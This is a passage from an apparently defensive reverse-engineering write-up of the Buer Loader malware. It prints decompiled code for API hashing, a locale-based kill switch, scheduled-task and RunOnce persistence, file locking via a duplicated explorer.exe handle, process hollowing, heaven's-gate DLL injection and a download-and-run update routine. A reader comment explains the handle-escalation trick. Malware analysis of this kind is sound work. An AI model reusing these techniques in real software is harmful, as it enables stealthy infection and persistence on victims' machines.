  pVirtualProtect = find_api_by_hash((int)hkern, 0x1803B7E3);
  pGetCurrentProcess = (int (*)(void))find_api_by_hash((int)hkern, 0x1A4B89AA);
  pLoadLibraryA = find_api_by_hash((int)hkern, 0x8A8B4676);
  pGetProcAddress = (int (__cdecl *)(_DWORD, _DWORD))find_api_by_hash((int)hkern, 0x1ACAEE7A);
  pGetModuleHandleA = find_api_by_hash((int)hkern, 0x61EEBCEC);
  pLoadLibraryW = (int (__cdecl *)(_DWORD))find_api_by_hash((int)hkern, 0x8A8B468C);
  pGetNativeSystemInfo = find_api_by_hash((int)hkern, 0xAB489125);
  pGetLastError = (int (*)(void))find_api_by_hash((int)hkern, 0x34590D2E);
  pGlobalFree = (int (__stdcall *)(_DWORD))find_api_by_hash((int)hkern, 0x5B3716C6);
  pVirtualFree = (int (__cdecl *)(_DWORD, _DWORD, _DWORD))find_api_by_hash((int)hkern, 0xE183277B);
  pVirtualFreeEx = find_api_by_hash((int)hkern, 0x62F1DF50);
  pVirtualAllocEx = (int (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD))find_api_by_hash((int)hkern, 0xDD78764);
  pGetModuleFileNameW = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))find_api_by_hash((int)hkern, 0xF3CF5F6F);
  pCloseHandle = (int (__stdcall *)(_DWORD))find_api_by_hash((int)hkern, 0xAE7A8BDA);
  pHeapSize = find_api_by_hash((int)hkern, 0x29E91BA6);
  pHeapAlloc = find_api_by_hash((int)hkern, 0xE3802C0B);
  pGetProcessHeap = find_api_by_hash((int)hkern, 0x864BDE7E);
  pExitProcess = (int (__stdcall *)(_DWORD))find_api_by_hash((int)hkern, 0x12DFCC4E);
```

After resolving the APIs and decrypting strings, the file checks to see whether it is operating in CIS countries. This is mandated as a part of the rule of the forum where the malware operates.




```
int pBlockCISCountriesByDefaultLocale()
{
  int result; // eax
  int v1; // [esp+0h] [ebp-4h]

  v1 = 0;
  result = pNtQueryDefaultLocale(0, &v1);
  if ( result >= 0 )
  {
    result = v1;
    if ( (_WORD)v1 == 1049
      || (_WORD)v1 == 1058
      || (_WORD)v1 == 1059
      || (_WORD)v1 == 1067
      || (_WORD)v1 == 1087
      || (_WORD)v1 == 2072
      || (_WORD)v1 == 2073 )
    {
      result = pExitProcess(0);
    }
  }
  return result;
}
```


After the check is passed, the file adds itself to startup using a peculiar method. It first gathers the command required to create a task that runs the bot every 2 minutes, and then add that command to the RunOnce key.



```
int add_to_startup_reg_schtasks()
{
  void *myfilename; // edi
  int v1; // esi

  myfilename = (void *)pVirtualAlloc(0, 2081, 12288, 4);
  v1 = pVirtualAlloc(0, 2081, 12288, 4);
  pGetModuleFileNameW(0, myfilename, 512);
  pwsprintfw(v1, (const char *)&s_SCHTASKSCreateSCMINUTEMO2TNActiveXComponentTRs.the_string, myfilename);//
                                                    // SCHTASKS /Create /SC MINUTE /MO 2 /TN "ActiveX Component" /TR  "%s"
  addtostartupreg(myfilename);
  pVirtualFree(myfilename, 0, 0x8000);
  return pVirtualFree(v1, 0, 0x8000);
}
```




```
int __thiscall addtostartupreg(void *mfilepath)
{
  return CreateStartupRegKey((int)mfilepath, (int)&s_ActiveXComponent.the_string);
}
```




```
int __fastcall CreateStartupRegKey(int file_path, int startup_name)
{
  int v2; // edi
  char *v3; // esi
  int v4; // eax
  int v6; // [esp+Ch] [ebp-4h]

  v2 = startup_name;
  v6 = 0;
  v3 = (char *)file_path;
  if ( !pRegCreateKeyExW(
          -2147483647,
          &s_SoftwareMicrosoftWindowsCurrentVersionRunOnce.the_string,
          0,
          0,
          0,
          983103,
          0,
          &v6,
          0) )
  {
    v4 = m_lstrlenW(v3);
    pRegSetValueExW(v6, v2, 0, 1, v3, 2 * v4 + 1);
  }
  return pRegCloseKey(v6);
}
```

After this, it enters the main loop and attempts to ensure persistence. To prevent the file from being deleted (or opened), it performs an interesting technique of forcing open a handle to the file inside the context of Explorer.exe. First, it gets a handle to explorer indirectly by first getting a handle with PROCESS_DUP_HANDLE privilege, and then using DuplicateHandle to create a handle with PROCESS_ALL_ACCESS. Thus far I have not seen this trick in malware but rather only in the cheating scene, perhaps indicative of the author’s involvement in such areas.



```
int __thiscall GetHandleOfProcessStealth(DWORD this)
{
  int result; // eax
  int hProcess; // edi
  HANDLE selfHandle; // esi
  int outHandle; // [esp+8h] [ebp-4h]

  outHandle = 0;
  result = pOpenProcess(PROCESS_DUP_HANDLE, 0, this);
  hProcess = result;
  if ( result )
  {
    selfHandle = pGetCurrentProcess();
    if ( selfHandle )
    {
      pDuplicateHandle(hProcess, selfHandle, selfHandle, &outHandle, 0, 0, 2);
      pCloseHandle(selfHandle);
    }
    pCloseHandle(hProcess);
    result = outHandle;
  }
  return result;
}
```

After this, it creates a handle to it's own file with dwSharing set to 0 (thus preventing any other process from accessing the file), and duplicates the handle into the explorer process.



```
int explorer_protect()
{
  int selfFileName; // ebx
  int explorer_pid; // eax
  int HandleExplorer; // edi
  int hFile; // eax
  int v4; // esi
  int v5; // ST10_4
  HANDLE OwnProcessHandle; // eax
  int v8; // [esp+0h] [ebp-10h]
  int v9; // [esp+4h] [ebp-Ch]
  int v10; // [esp+8h] [ebp-8h]
  int v11; // [esp+Ch] [ebp-4h]

  v11 = 0;
  selfFileName = pVirtualAlloc(0, 521, 12288, 4);
  explorer_pid = get_explorer_process_id();
  HandleExplorer = GetHandleOfProcessStealth(explorer_pid);
  pGetModuleFileNameW(0, selfFileName, 260);
  hFile = pCreateFileW(selfFileName, GENERIC_READ, 0, 0, 3, 128, 0, v8, v9, v10);
  v4 = hFile;
  v5 = hFile;
  OwnProcessHandle = pGetCurrentProcess();
  pDuplicateHandle(OwnProcessHandle, v5, HandleExplorer, &v11, 0, 0, 2);
  pCloseHandle(HandleExplorer);
  pCloseHandle(v4);
  return pVirtualFree(selfFileName, 0, 0x8000);
}
```


A rather unique choice of persistence that I have not observed before. Interestingly, it would appear that this effectively blocks Hybrid Analysis from reading the file (despite their analysis operating primarily at ring 0), with reports not displaying the file icon. Possibly part of their analysis currently runs from usermode and as a result was blocked by this.

At this point in the analysis, I found out that ProofPoint published an analysis of the loader a few hours before. As such, I’ll refer to their description of the HTTP requests and focus instead on how commands are handled.

The command handling function is decompiled relatively unclean, due to it’s size and the amount of switches and conditions IDA did not do a terrific job, however the decompilation serves it’s purposes. A few things of note:


- A lot of commands result in the process exiting, and as such SpawnInstanceOfSelf is called beforehand to create another instance of Buer before the command is executed. It is unclear why the loader could not perform the hollowing and continue execution.
- my_string_compare is equivalent to lstrcmpW and returns 0 if the string matches.
- Strings are duplicated a lot for unknown reasons.

Memload



```
}
else if ( my_string_compare(command, (_BYTE *)stringmemloadex) )
{
  if ( !my_string_compare(command, (_BYTE *)stringmemload) && SpawnInstanceOfSelf() == 0xABADBABE )
    do_process_hollowing_injection(v22);
}
```

Memload attempts a very basic process hollowing if the file successfully spawns another instance of itself. API callchain: CreateProcessW->GetThreadContext->ZwUnmapViewOfSection (optional)->VirtualAllocEx->WriteProcessMemory->NtQueryIformationProcess->SetThreadContext->ResumeThread->CloseHandle->ExitProcess.



```
result = GetModuleFileNameW(0, own_self_path, 259);
if ( !result )
  return result;
v10 = GetCommandLineW();
if ( !CreateProcessW(own_self_path, v10, v20, v21, v22, v23, v24[0], (LPCWSTR)v24[1], v24[2], v24[3]) )
  goto LABEL_25;
if ( !GetThreadContext(v44, v24) )
  goto LABEL_25;
v11 = GetModuleHandleW(0);
if ( ZwUnmapViewOfSection(v43, v11) )
  goto LABEL_25;
v12 = (int)v35;
v13 = VirtualAllocEx(v43, v35[13], v35[20], 12288, 64);
remoteBaseAddress = v13;
if ( !v13 )
  goto LABEL_25;
v14 = WriteProcessMemory;
if ( !WriteProcessMemory(v43, v13, a1, *(_DWORD *)(v12 + 84), 0) )
  goto LABEL_25;
v15 = 0;
if ( *(_WORD *)(v12 + 6) > 0u )
{
  v16 = v33 + 44;
  do
  {
    WriteProcessMemory(v43, remoteBaseAddress + *(v16 - 2), (int *)((char *)a1 + *v16), *(v16 - 1), 0);
    v16 += 10;
    ++v15;
  }
  while ( v15 < *(unsigned __int16 *)(v12 + 6) );
  v14 = WriteProcessMemory;
}
if ( NtQueryInformationProcess(v43, 0, &v26, 24, &v28)
  || !v14(v43, v27 + 8, &remoteBaseAddress, 4, 0)
  || (v24[44] = (LPVOID)(remoteBaseAddress + *(_DWORD *)(v12 + 40)), !SetThreadContext(v44, v24)) )
```


LoadDllMem

```
if ( is_64 )
{
  file_is_64 = (unsigned __int8 *)sub_40575E(v5, 0, (int)&v50, 0);
  if ( my_string_compare(file_is_64, "true") )
  {
    v24 = pGetCurrentProcess();
    v35 = 0;
  }
  else
  {
    v23 = get_explorer_process_id();
    v24 = (HANDLE)GetHandleOfProcessStealth(v23);
    v35 = is_64;
  }
  handleexplorer = (int)v24;
  sub_402E5C((int)v24, *v22, v35);
  pVirtualFree(file_is_64, 0, 0x8000);
}
else
{
  v26 = get_explorer_process_id();
  handleexplorer = GetHandleOfProcessStealth(v26);
  sub_402E5C(handleexplorer, *v22, is_64);
}
pCloseHandle(handleexplorer);
```

Depending on the option set and whether it is running under WoW64 or not, LoadDllMem will either “inject” the DLL into itself (by using GetCurrentProcess/INVALID_HANDLE_VALUE as the handle) or repeat the trick of stealing explorer’s handle from itself. The injection is fairly standard, if 64 bit is set it will use heaven’s gate and it will use the normal API otherwise.

```
{
  v6 = *(_DWORD *)(v5 + 80);
  v7 = mntallocatevirtualmemoryheavensgate(v41, v42, v43, v44, v45);
  v9 = v8;
  v59 = v8;
}
else
{
  v7 = pVirtualAllocEx(hExplorer, 0, *(_DWORD *)(v4 + 80), 12288, 64);
  v9 = v7 >> 31;
  v59 = v7 >> 31;
}
v57 = v7;
if ( !(v9 | v7) )
  return 0;
if ( is_64 )
{
  v10 = mntallocatevirtualmemoryheavensgate(v36, v37, v38, v39, v40);
  v12 = v11;
  v56[1] = v11;
}
else
{
  v10 = pVirtualAllocEx(v3, 0, 384, 12288, 64);
  v12 = v10 >> 31;
  v56[1] = v10 >> 31;
}
v56[0] = v10;
if ( !(v12 | v10) )
  return 0;
if ( is_64 )
{
  v13 = v57;
  if ( !ntwritevirtualmemoryheavensgate(v57, v59, *(_DWORD *)(v5 + 84)) )
```

To initialize the DLL, a bootstrap shellcode is injected and called. A structure with pointers to the DLL and function pointers are passed to it.



```
  }
  v31 = v57 + *(_DWORD *)(v4 + 160);
  v46 = v57;
  v47 = v31;
  v48 = v57 + *(_DWORD *)(v4 + 128);
  hntdll = get_mod_ntdll();
  v33 = duplicate_string(&s_LdrLoadDll.the_string);
  v49 = pGetProcAddress(hntdll, "RtlInitAnsiString");
  v50 = pGetProcAddress(hntdll, "RtlAnsiStringToUnicodeString");
  v51 = pGetProcAddress(hntdll, v33);
  pVirtualFree(v33, 0, 0x8000);
  v52 = pGetProcAddress(hntdll, "LdrGetProcedureAddress");
  v34 = pGetProcAddress(hntdll, "RtlFreeUnicodeString");
  v35 = v56[0];
  v53 = v34;
  if ( !pWriteProcessMemory(v3, v56[0], &v46, 32, 0) )
    return 0;
  if ( !pWriteProcessMemory(v3, v35 + 32, dll_init_shellcode, 352, 0) )
    return 0;
  v57 = 0;
  pRtlCreateUserThreads(v3, 0, 0, 0, 0, 0, v35 + 32, v35, &v57, &v54);
  if ( !v57 )
    return 0;
}
return 1;
```

Update

```
int __usercall sub_401485@<eax>(int a1@<edx>, __int16 *ecx0@<ecx>, int payloadBuffer
{
  char **v3; // esi
  __int16 *v4; // edi
  int result; // eax
  _BYTE *v6; // edi
  _WORD *v7; // esi

  v3 = (char **)payloadBuffer;
  v4 = ecx0;
  result = sub_40465E(a1, *(_DWORD *)(payloadBuffer + 12));
  if ( result )
  {
    payloadBuffer = 0;
    v6 = (_BYTE *)downloadToBuffer(v3, v4, &payloadBuffer);
    v7 = (_WORD *)pVirtualAlloc(0, 2081, 12288, 4);
    sub_4043C0(15);
    sub_404530(v7, &s_png.the_string);
    WriteToFile(payloadBuffer);
    AnotherZeroMemory(v6, payloadBuffer);
    ReleaseMutex();
    mCreateProcess(v7);
    pExitProcess(0);
    result = 1;
  }
  return result;
}
```

The update mechanism of Buer Loader is relatively simple, and there is not much to say about it.

In conclusion, Buer is a new loader on the Russian malware scene and is relatively complex (especially when contrasted against certain bots such as Amadey). It still show inconsistencies that indicate a developer who is not experienced with low level development however, and it's anti-analysis methods (such as API hashing or string encryption) are easily defeated with the use of IDAPython.

Comments (2)

---

1. *Ftest95*Posted on 9:34 am December 11, 2019
   Hi, very nice writeup, but could you explain how GetHandleProcessStealth works? After getting handle to explorer why do we call duplicate handle? Wouldn't this call fail if explorer.exe doesn't already have handle to buer loader file ?

   > *Mr. Krabs*Posted on 11:33 am December 13, 2019
   > The first handle does not have PROCESS_ALL_ACCESS, it only has PROCESS_DUP_HANDLE privilege. It probably is less likely to be seen as suspicious than using OpenProcess directly with PROCESS_ALL_ACCESS. With PROCESS_DUP_HANDLE, you can duplicate any handle that explorer has, and since all processes have a pseudo-handle (INVALID_HANDLE_VALUE/0xffffffff/-1) which acts as a handle with all access to oneself, you can then duplicate that handle to get a full access handle to the target process. I am not so good at explaining this perhaps, so you can refer to Microsoft here: "A process that has some of the access rights noted here can use them to gain other access rights. For example, if process A has a handle to process B with PROCESS_DUP_HANDLE access, it can duplicate the pseudo handle for process B. This creates a handle that has maximum access to process B. For more information on pseudo handles, see GetCurrentProcess." (from https://docs.microsoft.com/en-us/windows/win32/procthread/process-security-and-access-rights)

View Comments (2) ...